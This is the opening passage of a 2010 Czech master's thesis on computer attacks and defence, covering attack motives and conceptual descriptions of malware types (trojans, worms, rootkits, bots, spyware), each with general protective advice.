Získávání dat z cizího počítače a možnosti aktivní obrany

Obtaining data from foreign computer and the possibilities of active defense

Bc. Jan Hejtman

Diplomová práce
2010

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2009/2010

ZADÁNÍ DIPLOMOVÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Jan HEJTMAN**
Osobní číslo:	**A08487**
Studijní program:	**N 3902 Inženýrská informatika**
Studijní obor:	**Počítačové a komunikační systémy**
Téma práce:	**Získávání dat z cizího počítače a možnosti aktivní obrany**

Zásady pro vypracování:

1. **Analyzujte informační zdroje řešící problematiku útoků na počítačové sítě.**
2. **Vyhodnoťte současné možnosti útoků na cílový počítač nebo počítačovou síť.**
3. **Realizujte formou penetračního testu možnosti útoku.**
4. **Stanovte vhodné postupy aktivní obrany.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **JIROVSKÝ, Václav. Kybernetická kriminalita : nejen o hackingu, crackingu, virech a trojských koních bez tajemství. Redaktor Martin Kysela. 1. vyd. Praha : Grada Publishing, 2007. 288 s. ISBN 978-80-247-1561-2.**
2. **KRÁL, Mojmír. Bezpečnost domácího počítače : prakticky a názorně. 1. vyd. Praha : Grada Publishing, 2006. 336 s. ISBN 80-247-1408-6.**
3. **ENDORF, Carl, SCHULTZ, Eugene, MELLANDER, Jim. Hacking detekce a prevence počítačového útoku. 1. vyd. Praha : Grada Publishing, 2005. 356 s. ISBN 80-247-1035-8.**
4. **HARPER, Allen, et al. Hacking manuál hackera. Redaktor Pavel Němeček; přeložil Tomáš Znamenáček. 1. vyd. Praha : Grada Publishing, 2008. 400 s. ISBN 978-80-247-1346-5.**
5. **MCCLURE, Stuart, SCAMBRAY, Joel, KURTZ, George. Hacking bez záhad : 5., aktualizované a doplněné vydání. 5. aktualiz. vyd. Praha : Grada Publishing, 2007. 520 s. ISBN 978-80-247-1502-5.**

Vedoucí diplomové práce: **doc. Mgr. Roman Jašek, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **19. února 2010**

Termín odevzdání diplomové práce: **7. června 2010**

Ve Zlíně dne 19. února 2010

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky
L.S.

prof. Ing. Vladimír Vašek, CSc.
děkan

prof. Ing. Karel Vlček, CSc.
ředitel ústavu

ABSTRAKT

Diplomová práce se zabývá aktuální problematikou bezpečnosti informačních systémů či sítí. Poskytuje přehled o formách počítačových infiltrací a zahrnuje případné bezpečnostní protiopatření. Rovněž popisuje metody průniku do informačních systémů a definuje subjekty, které tyto činnosti provádějí. Důležitou částí této práce je kontrolní bezpečnostní proces - penetrační testování a jeho provedení na cílové síti, včetně návrhu současných možností aktivní obrany.

Klíčová slova: Bezpečnost, Ochrana počítačové sítě, Počítačové útoky, Počítačové infiltrace, Malware, Spyware, Hacking, Cracking, Penetrační test, Systém detekce narušení, IDS, Systém prevence proti narušení, IPS, Firewall, Antivirus, Antispyware, Honeypot

ABSTRACT

The Master’s thesis deals with actual issues of security of information systems or networks. Provides an overview of the forms of computer infiltrations and includes their security countermeasures. This thesis also describes methods of penetration into the information systems and defines the entities that perform such activities. An important part of this work is a process control security - penetration testing and its implementation on the target network, including the proposal current possibilities of active defense.

Keywords: Security, Computer network protection, Computer attacks, Computer infiltration, Malware, Spyware, Hacking, Cracking, Penetration test, Intrusion detection system, IDS, Intrusion prevention system, IPS, Firewall, Antivirus, Antispyware, Honeypot

Tímto bych rád poděkoval svému vedoucímu diplomové práce doc. Mgr. Romanu Jaškovi, Ph.D., za jeho odborné vedení, cenné rady a připomínky a hlavně za čas, který mi věnoval při konzultacích během tvorby této práce.

Také bych chtěl poděkovat své rodině a přítelkyni za jejich trpělivost a stálou podporu při studiu na Univerzitě Tomáše Bati ve Zlíně.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně …….

podpis diplomanta

OBSAH

ÚVOD

Bezpečnost informací je velice aktuální téma, které se i díky rozvíjející se celosvětové síti Internet stalo prioritou u většiny firem a jedinců, kteří chtějí chránit svá cenná data. Firmy se snaží zabezpečit např. své know-how, zdrojové kódy svých aplikací, obchodní informace, plány budoucích projektů apod. Jedinci jako jsou běžní uživatelé, chtějí chránit např. své autentizační údaje internetového bankovnictví nebo nenahraditelné dokumenty z osobního života (fotky, videa, dokumenty) apod. To vše spadá pod oblast bezpečnosti informačních systémů, kterou se tato práce zabývá.

Jedním z nebezpečí, které číhá na informační systémy, jsou počítačové útoky. Počítačové útoky se však nevyskytují pouze za účelem průmyslové špionáže a konkurenčního boje společností, ale zasahují od teroristických a náboženských skupin, až po národní a vojenskou sféru. V této práci si uvedeme důvody páchání počítačových útoků, dále jaké metody průniku do počítačových systémů známe. Budeme se zabývat hackingem a povíme si o oblíbených hackerských nástrojích. Povíme si také podstatné informace o počítačových infiltracích, s kterými se můžeme v dnešní době setkat a jak se jim můžeme bránit. Rovněž se budeme zabývat pojmem sociální inženýrství, který je zaměřen na jedinou stálou slabinu informačního systému – člověka.

Hlavním cílem této diplomové práce bude prověření bezpečnosti počítačové sítě formou penetračního testu. Celý proces penetračního testování si popíšeme a zdůrazníme detaily, které se v průběhu tohoto testu vyskytnou. Pokusíme se zjistit slabiny testované sítě pomocí specializovaných programů. Výsledkem bude vyhodnocení, v kterém popíšeme nalezené zranitelnosti a navrhneme možnosti jejich zabezpečení. Zjistíme, jaký je rozdíl v nalezených informacích o zabezpečeném a nezabezpečeném počítači v testované síti. Rovněž tato práce bude zahrnovat definici dalších bezpečnostních nástrojů, včetně systému detekce narušení (IDS), systému prevence proti narušení (IPS) či lákadel tzv. honeypotů. Nechybí zde ani charakteristika, už v dnešní době nezbytných, firewallů, antivirových a antispywarových softwarů.

Hned v úvodu této práce si je proto nutné říct, že bezpečnost informačního systému je neustálý proces, při kterém po zabezpečení nalezených chyb vznikají postupem času nové, které je třeba opět opravit a tím stále zdokonalovat celkovou bezpečnost systému. A právě těm, kteří dbají na ochranu svého počítačového systému, by mohla tato práce ulehčit pochopení počítačové bezpečnosti.

I. TEORETICKÁ ČÁST

1 PROBLEMATIKA ÚTOKŮ NA POČÍTAČOVÉ SÍTĚ

1.1 Důvody počítačových útoků

Každým rokem [1] narůstá počet nelegálních a kriminálních aktivit v informačním prostoru. Kybernetická kriminalita je totiž velmi lukrativním a relativně bezpečným zdrojem příjmů. Pachatelům těchto trestných činů navíc nahrává fakt, že pravděpodobnost uvěznění je více než trojnásobná při klasické loupeži než při počítačovém podvodu. Navíc mnohé takové nelegální aktivity nejsou vůbec oznámeny nebo odhaleny, tím se i velmi obtížně vyčíslují ztráty způsobené nelegálními činnostmi na internetu. Všeobecně platí, že zjištěna bývá jenom malá část celkové trestné činnosti na internetu a k odhalení pachatele často vede jenom náhoda.

Když se na počítačové útoky [1] podíváme z širšího hlediska, zjistíme, že se objevují v mnoha sférách, od konkurenčního zpravodajství, průmyslové špionáže, politického boje a manipulace s občany, armádních účelů až po terorismus. Právě terorismus představuje globální hrozbu, která neustále narůstá a zasahuje do celého světa. Následky teroristických akcí bývají často ničivé, protože na sebe chtějí tyto teroristické organizace upozornit a ke svým útokům se hrdě hlásí. Podle motivace jsou teroristické útoky děleny jako: politický terorismus (např. k získání vlastního státu nebo autonomie, nespokojenost se stávajícím politickým režimem), náboženský terorismus (zpravidla vedení války za vyhlášení „svatého božího státu“), kriminální terorismus (skupiny provozující organizovaný zločin, získávání finančních prostředků prostřednictvím ilegálních aktivit) a psychotický terorismus (individuální druh terorismu, z důvodu uspokojení pocitu u duševně nemocného člověka).

V případě [1] terorismu v kyberprostoru jsou použity neletální formy útoků, tj. při kterých jsou zneužívány výpočetní a telekomunikační techniky včetně internetu jako prostředku a prostředí pro uskutečnění teroristického útoku. Teroristické skupiny používají informační technologie a internet k plánování svých akcí, získávání peněžních prostředků, šíření propagandy a svých výhružek. Cílem je především ovlivnění veřejného mínění či politických elit, čímž se odlišují od hackerství, o kterém si povíme později. Patří sem i mediální terorismus (psychologický terorismus), který zneužívá hromadných sdělovacích prostředků a dalších psychologických prostředků, za účelem ovlivnění názorů celé populace nebo cílených skupin obyvatelstva. Za terorismus v kyberprostoru se považuje

útok na kritickou infrastrukturu protivníka, ale někdy stačí jen i hrozba útoku tohoto typu, která je doprovázena psychologickým efektem, který u protistrany vyvolá míru strachu, jenž sekundárně vede k významným fyzickým, ekonomickým nebo jiným škodám.

Podle geopolitického hlediska [1] můžou být útočníci rozděleni do několika skupin: teroristé, nepřátelské národní státy, sympatizanti teroristů nebo jiní odpůrci nějaké politiky a náhodní hackeři bez politické motivace, kteří pouze vyhledávají vzrušení a věhlas ve své komunitě. Například některé nepřátelské národní státy vyvíjejí kybertronické prostředky pro špionáž proti ostatním státům, jejich průmyslu nebo finanční sféře. Takovýto informatický zbrojní potenciál je velmi oblíben, neboť asymetrické válečné strategie jsou jednou z mála možností, jak soupeřit s nepřítelem, který má totální převahu vojenské i ekonomické síly. Několik málo specialistů může s relativně malými náklady poškodit hospodářství technicky vyspělého státu. Vznikají tak informační války a existují i reálné hrozby, že by se do nich mohli připojit sympatizanti teroristů a hackeři s protiamerickým či jiným negativním smýšlením a spojením těchto skupin by mohlo dojít k vytvoření široké nepřátelské koalice.

Útoky vůči informačním [1] technologiím protivníka mohou být vedeny jak na jeho kritickou infrastrukturu, tak např. jen jako defacement webových stránek (tj. pozměnění obsahu stránek nebo nahrazení novými), které mohou mít za následek negativní publicitu a snižování autority protivníka, zejména jedná-li se o webové stránky vládních organizací. Tyto počítačové útoky typu defacement webových stránek nebo typu DoS (Denial of Service) často doprovází válečné konflikty, např. palestinsko-izraelský konflikt, válka v Iráku, konflikt v Kosovu aj. Hackerské skupiny se takto snaží zasáhnout, upozornit, protestovat nebo vyjádřit svůj názor na momentální dění.

Zmíněné termíny informační války a infoware [1] se objevily už v době studené války, která byla obrovskou příležitostí pro financování a rozvoj metod informačního boje. Informační válka je součást státní politiky, která usiluje o dosažení státních zájmů s minimálním použitím tradiční vojenské síly. V tomto smyslu tedy informační válka představuje „politickou válku“, v níž použité zbraně sice nejsou viditelné a zřejmé, zato jsou však velice konkrétní ve svých účincích. Informační války lze definovat jako aktivity vedené nebo koordinované státem s cílem získat informační převahu nebo vyřadit technologickou infrastrukturu protivníka (součást informační války je i boj o informace). Arzenálem informační války je pak infoware, což je souhrn všech bojových prostředků

zaměřených na zničení informační nebo elektronické infrastruktury protivníka a informatických prostředků k vedení elektronického boje. Využití infoware je možné i v ozbrojeném střetu, kdy lze infoware mimo klasických zpravodajských technik a dezinformace použít např. k narušování podpůrných struktur, kompromitaci systémů zajišťujících zásobování protivníka apod. Nejvýraznější vlastností infoware je jeho dosah, potencionální schopnost útočníka na kterémkoli místě planety napadnout cíl na libovolně vzdáleném místě, kde existuje připojení k síti.

Cílem informační války [1] je oslabení pozice jiných států, podvrácení jejich státních základů a narušení státního řízení pomocí informačního působení na politickou, diplomatickou, ekonomickou a sociální sféru společenského života prováděním psychologických operací a jiných demoralizujících a rozvracejících aktivit v kyberprostoru. Důležitou částí informační války je i psychologický warfare neboli psychologická válka, jenž je používána již odpradávna, a její podstatou jsou metody nenápadného a postupného vkládání myšlenek, názorů nebo přesvědčení do podvědomí nepřítele s cílem ovlivnit jeho rozhodování ve svůj prospěch. Lze na ni pohlížet jako na všestranný vliv na masovou psychologii. Další důležitou částí informační války je ekonomický informační warfare, tj. schopnost ochránit vlastní informace a získat informace o technologiích používaných protivníkem. Jednou z metod, jak získat tyto informace, je průmyslová a obchodní špionáž, která pro tyto účely používá hackerské útoky na komunikační kanály a servery zájmového subjektu. Jiným typem špionáže je vojenská špionáž (rozvědka), která je ale zaměřena na bezpečnost státu.

Metody informačního boje [1] jsou nejen ve vojenských kruzích, ale i u velkých průmyslových korporací, kde např. obchodní informace, informace o technologiích a technologických postupech patří k tomu nejdražšímu, co firma vlastní. Proto takovéto firmy vytvářejí jednotky „business intelligence“, které se zabývají studiem volně dostupných materiálů o konkurenci. To, co není vidět, jsou metody průmyslové špionáže, které mimo jiné používají celou řadu hackerských technik k proniknutí do informačních systémů konkurence, získání informací o obchodních zájmech, marketingových plánech nebo připravovaných produktech.

Jako poslední oblast zmíníme [1] globální odposlech informací, kde jsou monitorovací systémy běžnou výbavou vojensko-politických aliancí, které je hojně používají zhruba od padesátých let minulého století. Jejich úkolem je získání, co nejpřesnějších strategických

informací, zejména mimo hranice státu, a jejich analýza směřující k podpoře strategického rozhodování ozbrojených složek na základě informací o hrozícím nebo potencionálním nebezpečí. Přestože původní úkol těchto systémů spočíval v získávání zpravodajských informací vojenského charakteru, přesouvá se jejich využití i do ekonomické oblasti, kde jsou informace, vytěžené přehledovým odposlechovým systémem, „kupovány" velkými firmami a slouží jako podklad pro jejich rozhodování. Nejčastější metodou je monitorování radiového provozu a odposlech satelitů. Mezi nejznámější systémy patři Echelon (UK/USA) a FAPSI (Rusko).

Toto byla charakteristika oblastí, kde se vyskytují počítačové útoky, spadající od teroristických, náboženských, nacionalistických skupin, národních a politických zájmů, vojenských účelů až po komerční sféru průmyslové a obchodní špionáže. Následně si uvedeme detailnější rozdělení počítačových útoků a jejich účel.

1.1.1 Účel počítačových útoků

Z hlediska bezpečnosti [1] mají informační systémy zpravidla zajišťovat utajení chráněných dat, jejich dosažitelnost pro autorizované subjekty a jejich integritu. Žádný informační systém však není absolutně bezpečný, proto se útočníci snaží odhalit jeho slabá místa, která se pak pokoušejí zneužít pro určitý účel.

Útoky související s lidským přičiněním mohou být děleny:

- **Úmyslné** – vedené s cílem poškodit systém nebo uživatele.
    - Pasivní – dochází pouze k odposlechu a sledování cílového systému.
    - Aktivní – dochází k pozměňování dat a změnám napadeného systému.
- **Neúmyslné** – zapříčiněné např. chybou operátora či uživatele, nebo důvěřivostí vůči postupům sociálního inženýrství.

Dále se útoky dělí podle prostředí:

- Útoky z **vnějšího** prostředí – tedy z prostředí z internetu.
- Útoky z **vnitřního** prostředí – tedy např. z prostředí firemní sítě, pachatel má přístup do této sítě (nespokojený zaměstnanec a jiní insideři).

Podle účelů [1] by se daly útoky rozdělit:

- **Únik (získání) informací** – odhalení nebo prozrazení důvěrné informace neautorizovanému subjektu.
- **Narušení integrity** – porušení konzistence dat, vytvoření nových nebo změněných dat, vymazání stávajících dat neautorizovaným subjektem.
- **Potlačení služby** – úmyslné bránění přístupu legitimního subjektu k informacím nebo jiným systémovým zdrojům (např. útoky DoS).
- **Nelegitimní použití** – zdroj je používán neautorizovaným subjektem nebo neadekvátním způsobem (např. proniknutí do systému a používání placených služeb, aniž by docházelo k faktickému vyúčtování a zaplacení služby).

K útokům může, ale klidně dojít nemusí. Mohou mít jen [1] zastrašovací účinek, kdy samotná hrozba potencionálním útokem dosáhne požadovaného efektu. Pokud k němu nedojde, může nastat realizace útoku, avšak záleží na tom, zda má útočník možnosti a schopnosti útok vůbec provést.

1.2 Počítačová infiltrace

S počítačovými útoky hodně souvisí právě počítačová infiltrace, za kterou považujeme [2] jakýkoliv neoprávněný vstup do počítačového systému. To znamená přístup k jeho datům (dokumentům, programům atd.). K aktivaci škodlivého softwaru a následné infiltraci počítačového systému je většinou potřeba člověka, který jej musí sám spustit. Veškerý škodlivý a nežádoucí software v počítačovém systému označujeme pojmem malware.

1.2.1 Trojský kůň

Prvním malwarem, který si popíšeme je trojský kůň (angl. trojan horse), je to [11] počítačový program, který se jeví jako užitečný software, ale místo toho naruší zabezpečení systému a napáchá spousty škod. Trojské koně se šíří tím, že jsou uživatelé zlákáni k otevření programu, protože si myslí, že pochází z legitimního zdroje. Rovněž může být trojský kůň součástí jiného softwaru, který stáhnete zdarma. Trojský kůň na rozdíl [2] od viru není schopen replikace a ani se sám nepřipojuje k hostitelskému souboru. Nejčastěji se v počítači vyskytuje pouze v jednom samostatném souboru (nejčastěji typu exe).

Trojské koně slouží [1] pro nejrůznější účely, od pouhého monitorování postiženého počítače až po zneužití pro útoky DoS, o kterých si povíme později. Zajímavou variantou trojských koní jsou „dataminery“ neboli programy, které po nainstalování monitorují činnost uživatele (např. při přihlašování k bankovnímu účtu zaznamenávají stisknuté klávesy) a tyto údaje odesílají do sběrného místa, které určí útočník, kde si je následně vyzvedne.

Obrana

Nikdy nestahujte [2] software ze zdroje, jemuž nedůvěřujete. Dále se chraňte běžnými možnostmi zabezpečení počítače:

- kvalitní a pravidelně aktualizovaný operační systém.
- kvalitní a dobře nastavený firewall, např. McAfee Security Center, ESET Smart Security, Comodo Internet Security, Sunbelt Personal Firewall, AVG Internet Security, ZoneAlarm, Norton Internet Security, Kaspersky Internet Security aj.
- kvalitní a pravidelně aktualizovaný antivirový program, např. Microsoft Security Essentials, avast! Free Antivirus, NOD32 AntiVirus, AVG Anti-Virus aj.
- kvalitní a pravidelně aktualizovaný antispywarový (antiadwarový) program, např. Spybot Search and Destroy, Spyware Terminator, Ad-aware aj.

1.2.2 Backdoors

Backdoors (česky zadní vrátka) jsou [2] zvláštní skupinou trojských koní, které se nainstalují [1] na cílový počítač a umožní jeho vzdálené řízení. Backdoors na sebe [2] nijak neupozorňují, ale vyčkávají schované, dokud se útočník nepřipojí na postižený počítač. Pak s ním může provádět prakticky cokoliv, např. může snadno získávat data, vymazávat soubory, manipulovat s operačním systémem atd. Vše provádí vzdáleně využitím sítě Internet. Backdoors se skládají ze dvou částí, tj. klientské a serverové. Serverová část je umístěna v postiženém počítači. Pomocí klientské části, kterou vlastní útočník, lze serverovou část (postižený počítač) na dálku ovládat. Backdoors se většinou vyskytují jako součást jiného programu (zpravidla trojských koní) a jsou velmi oblíbeným nástrojem hackerů.

Obrana

Bránit se lze stejně jako vůči trojským koňům, tedy nespouštět [2] programy a soubory, u nichž si nejsme jisti tím, co obsahují. Napadené soubory vymazat a samozřejmě se chránit běžnými možnostmi zabezpečení počítače, jak bylo popsáno výše.

1.2.3 Rootkit

Rootkit je [1] soubor technik pro skrývání činností prováděných na operačním systému. Jedná se o podmnožinu nástrojů backdoors a i jejich funkce se podobá, ovšem rootkit je spuštěn jako upravený běžně užívaný systémový program (např. ps, top, inetd). Tyto programy jsou tedy modifikovány tak, aby administrátor nic nepoznal a hacker měl k počítači neomezený přístup.

Obrana

Lze využít specializovaných nástrojů na detekci a odstranění rootkitů (např. RootkitRevealer). Samozřejmě bychom měli používat kvalitní a aktualizovaný software, tj. operační systém, firewall, antivirový, antispywarový a antiadwarový program.

1.2.4 Červ

Červi jsou typem [2] infiltrace, která se dostává do počítače převážně elektronickou poštou (e-maily). Jsou velice rozšířené, protože se rozesílají bez vědomí uživatele na další e-mailové adresy, které najdou v uživatelově e-mailovém adresáři. Červ je [11] formován tak, aby kopíroval sám sebe z jednoho počítače do jiného a činí tak automaticky. Prostřednictvím internetu [2] dokáže sám sebe aktualizovat a tím pádem se může během svého šíření dále vylepšovat. Typický červ se šíří na úrovni TCP/IP protokolu a zneužívá bezpečnostních děr v operačním systému nebo aplikačních programech. Ze všeho nejdřív [11] přejímá kontrolu nad funkcemi počítače, které mohou přenášet soubory nebo informace. Vzhledem k tomu, že se červi nemusejí šířit prostřednictvím hostitelského programu nebo souboru, umožňují převzetí vzdálené kontroly nad vaším počítačem jinému uživateli.

Červ se vyskytuje [2] zpravidla ve formě přílohy e-mailové zprávy. Příloha bývá tvořena souborem se dvěma příponami, např. PamelaAnderson.jpg.exe. Pokud nemáte správně nastaveného Průzkumníka systému Windows, uvidíte jen soubor ve tvaru PamelaAnderson.jpg, což vypadá jako formát obrázku, mnoho uživatelů pak soubor spustí

a červ se tím pádem aktivuje. Jiným případem bývá červ, který je přímo součástí zprávy a spoléhá na to, že máte povolené v poštovním klientovi zobrazování zpráv v HTML formátu a červ se aktivuje už pouhým otevřením e-mailové zprávy. Nedávné případy [15] červů jsou Conficker (2008), Storm (2007), Sasser (2004), Blaster (2003), I_Love_You (2000) aj.

Obrana

Nespouštět [2] soubory, u kterých si nejsme jisti jejich obsahem. Mít v Průzkumníku Windows zapnuté zobrazováním známých typů přípon. V poštovním klientovi nepovolovat zobrazovaní zpráv v HTML formátu. Používat hlavně kvalitní a aktualizovaný operační systém, firewall, antivirový, antispywarový a antiadwarový program.

1.2.5 Virus

Virus je [2] nejčastější a nejznámější formou počítačové infiltrace. Chování počítačového viru je obdobné skutečnému biologickému viru. Počítačový virus má schopnost vlastní replikace a infikace dalších systémů bez vědomí uživatele. Je určen [14] pouze ke způsobování co největších škod a většinou je jeho jediným úkolem mazání všeho, na co v počítači narazí. Virus se [11] může připojit k obyčejnému programu nebo souboru (nejčastěji spustitelnému). Viry mohou poškodit vaše soubory, software i hardware (hardwarové [2] vybavení by už v dnešní době mělo být odolné proti jakémukoli způsobu manipulace ze strany softwaru, v minulosti jej bylo možné softwarově poškodit díky jistým nedokonalostem v jejich firmwaru či konstrukci).

Pokud se vir vyskytuje [14] v počítači delší dobu, rozšíří se a jeho odstranění je pak velmi obtížné. Když antivirový program nenajde třeba jen jednu instanci viru, tak po dokončení skenování může docházet k jeho dalšímu šíření. Někdy vir nejdříve napadá právě antivirové programy, aby je už nešlo spustit a rovněž zamezuje instalaci nových antivirů. Šíření virů probíhá jak pomocí fyzických médií (CD a DVD média, paměťové karty aj.), tak skrz síť Internet, kde se vyskytují převážně na stránkách s nelegálním obsahem.

Projevy počítače [2] napadeného virem jsou např. mazání souborů, přeformátování disku, zpomalení nebo zhroucení systému, snížení výkonu PC, zmenšování volného prostoru na disku, měnění velikosti dokumentů nebo programů, zmenšení systémové paměti RAM, poruchami programů aj.

Obrana

Neotvírat a nespouštět soubory, u kterých si nejsme jisti jejich obsahem. Dbát na aktualizaci veškerého softwaru, zejména operačního systému, firewallu, antivirového programu. Mezi kvalitní antivirovou ochranu patří např. Microsoft Security Essentials, avast! Free Antivirus, NOD32 AntiVirus, AVG Anti-Virus, Avira AntiVir aj.

1.2.6 Bot

Bot je druh [12] škodlivého kódu, který útočníkovi umožňuje převzít kontrolu nad napadeným počítačem. Boti neboli „weboví roboti“, jsou obvykle součástí sítě infikovaných počítačů (tzv. robotické sítě), která je tvořena z napadených počítačů rozptýlených po celém světě. Botem infikovaný počítač nazýváme „zombie“, protože vykonává příkazy podle útočníka, kterému se říká „botherder“ nebo „botmaster“.

Botmaster může mít v některých [12] robotických sítích k dispozici několik stovek nebo tisíc zombie počítačů, v jiných případech to mohou být klidně desítky nebo dokonce stovky tisíc zombie počítačů. Mnoho těchto počítačů je infikovaných, aniž by o tom jejich majitelé věděli. Boti pronikají do uživatelských počítačů mnoha způsoby, často se sami šíří prostřednictvím sítě Internet. Vyhledávají nechráněné zranitelné počítače, které pak infikují a ihned je ohlásí svému botmasterovi. Poté skrytě čekají na pokyny k provedení určitého úkonu, např. k odesílání (rozesílání nevyžádané pošty, virů, spyware aj.), ke krádeži (zcizení osobních a důvěrných informací, čísel kreditních karet, přihlašovacích údajů do bankovních systémů aj.), k útokům DoS (Denial of Service), k podvodnému klikání (automatické klepání na reklamu na internetových stránkách apod.)

Obrana

Měli bychom opět dbát na kvalitní a aktualizovaný bezpečnostní software v počítači. Neinstalovat a nespouštět programy a soubory, u nichž si nejsme jisti jejich obsahem. Případně nastavit [12] vyšší úroveň zabezpečení v prohlížeči nebo omezit svá uživatelská práva při práci s internetem.

1.2.7 Tracking cookies

Soubory cookies (česky sušenky, koláčky) jsou [2] malé textové soubory, které do našeho počítače ukládají některé webové stránky. Tyto soubory obsahují tzv. osobní identifikační údaje, na základě kterých nás lze identifikovat (např. jméno uživatele, e-mailová adresa,

adresa domů nebo do zaměstnání, případně telefonní číslo apod.). Webový server ovšem získá přístup pouze k těm informacím, které sami zadáme.

Zatímco obyčejné cookies [10] obsahují převážně nastavení či časově omezený klíč pro přihlášení, tracking cookies jsou zákeřnější. Nejen, že obsahují zmíněné informace, ale také informace o stránkách, které jste navštívili a o produktech, které jste si prohlíželi (např. v nějakém e-shopu). Pokud navštívíte takovýto e-shop a prohlížíte si např. plavky, server vám vloží tyto informace do cookie a odešle vašemu prohlížeči, který si ji uloží. Pokud potom navštívíte jiný e-shop, který běží na stejném systému jako dříve navštívený e-shop, prohlížeč stávajícímu serveru odešle informace z cookie uložené ve vašem počítači a na první stránce aktuálního e-shopu se vám zobrazí ihned nabídka plavek. Člověk se pak diví, jak někdo může vědět, že bude hledat zrovna tohle.

Tracking cookies nejsou „nebezpečné“, ale narušují soukromí. Proto jsou antiviry považovány za potencionálně nebezpečný nástroj.

Obrana

Soubory cookies [2] můžete v internetovém prohlížeči zakázat, ale pokud je zcela zakážete, nebudete moci navštívit některé webové stránky.

1.2.8 Dialer a prvky ActiveX

Dialer [7] je škodlivý program, který mění způsob přístupu na Internet prostřednictvím modemu, tj. jestliže se připojujete klasickou [2] pevnou telefonní linkou s vytáčeným (dial-up) připojením. Místo běžného telefonního čísla pro internetové připojení, které začíná na trojčíslí 971XXXXXX, přesměruje vytáčení na čísla se zvláštní (vyšší) tarifikací, začínající např. 976XXXXXX. Takováto změna může znamenat, že uživatel zaplatí místo např. 18,-Kč/hod. třeba i 4 000,-Kč/hod. V některých případech [7] se tak děje zcela nenápadně nebo dokonce automaticky, zvlášť když oběť používá špatně nastavený nebo „děravý“ internetový prohlížeč.

Dialer [7] může do počítače vniknout návštěvou „nevhodné“ stránky (např. pornografické), využitím technologie ActiveX (především problém uživatelů Internet Exploreru) nebo jako nenápadný spustitelný soubor. Dialer [2] existuje i ve formě trojského koně. Ve většině případů uživatel zjistí, že se stal obětí, až když mu přijde faktura. Bohužel tuto fakturu musí zaplatit, protože zavinění je na straně uživatele, jelikož dostatečně nedbal na bezpečnost svého počítače (internetového prohlížeče).

Obrana

Měli bychom využít [2] některý z antidialerů (programů zabraňujících přesměrování telefonního čísla), např. MrSoft Antidialer, Connection Meter, OptimAccess Dial aj. Jak už zde mnohokrát zaznělo, měli bychom dbát na ochranu běžnými možnostmi zabezpečení počítače, tj. používat kvalitní a pravidelně aktualizovaný operační systém, antivirový, antispywarový, antiadwarový program a mít dobře nastavený firewall. Pomůže také nastavení vyšší úrovně bezpečnosti prohlížeče Internet Explorer nebo přejít na jiný alternativní prohlížeč např. Mozilla Firefox. Také se dá zdarma využít [8] služby „Omezení odchozích hovorů" společnosti Telefónica O2 Czech Republic, a.s. a tím zamezit aplikaci ActiveX, aby bez uživatelova vědomí vytáčela zahraniční telefonní čísla. Rovněž můžeme zvolit jiné, bezpečnější připojení k internetu, tzv. pevné připojení.

1.2.9 Spyware

Spyware jsou [2] špionážní programy, které sledují, shromažďují a odesílají informace o napadeném počítači. K odesílání [17] dochází bez vědomí uživatele. Na rozdíl od backdoors jsou odcizovány pouze „statistická" data jako např. přehled navštívených stránek, nainstalovaných programů apod. Tato špionážní činnost je odůvodňována snahou zjistit potřeby nebo zájmy uživatele a tyto informace využít pro cílenou reklamu. Nikdo však nedokáže zaručit, že informace nebo tato technologie zjišťování nemůže být zneužita. Proto je spousta uživatelů rozhořčena samotnou existencí a legálností spyware. Spyware se může šířit společně s řadou sharewarových programů a jejich autoři o této skutečnosti vědí. Naštěstí [14] nedochází v počítači k jeho množení, uložená data nijak nepoškozuje, nemaže a ani nepřesouvá. Spotřebovává však [2] výkon počítače a mnohdy ho až neskutečně zpomalí a stejně tak i internetový prohlížeč. Spyware může do počítače stahovat další různé programy (opět vesměs typu spyware), může měnit nastavení klíčů v registrech a nastavení systémových složek, což už jsou skutečně kritická ohrožení.

Obrana

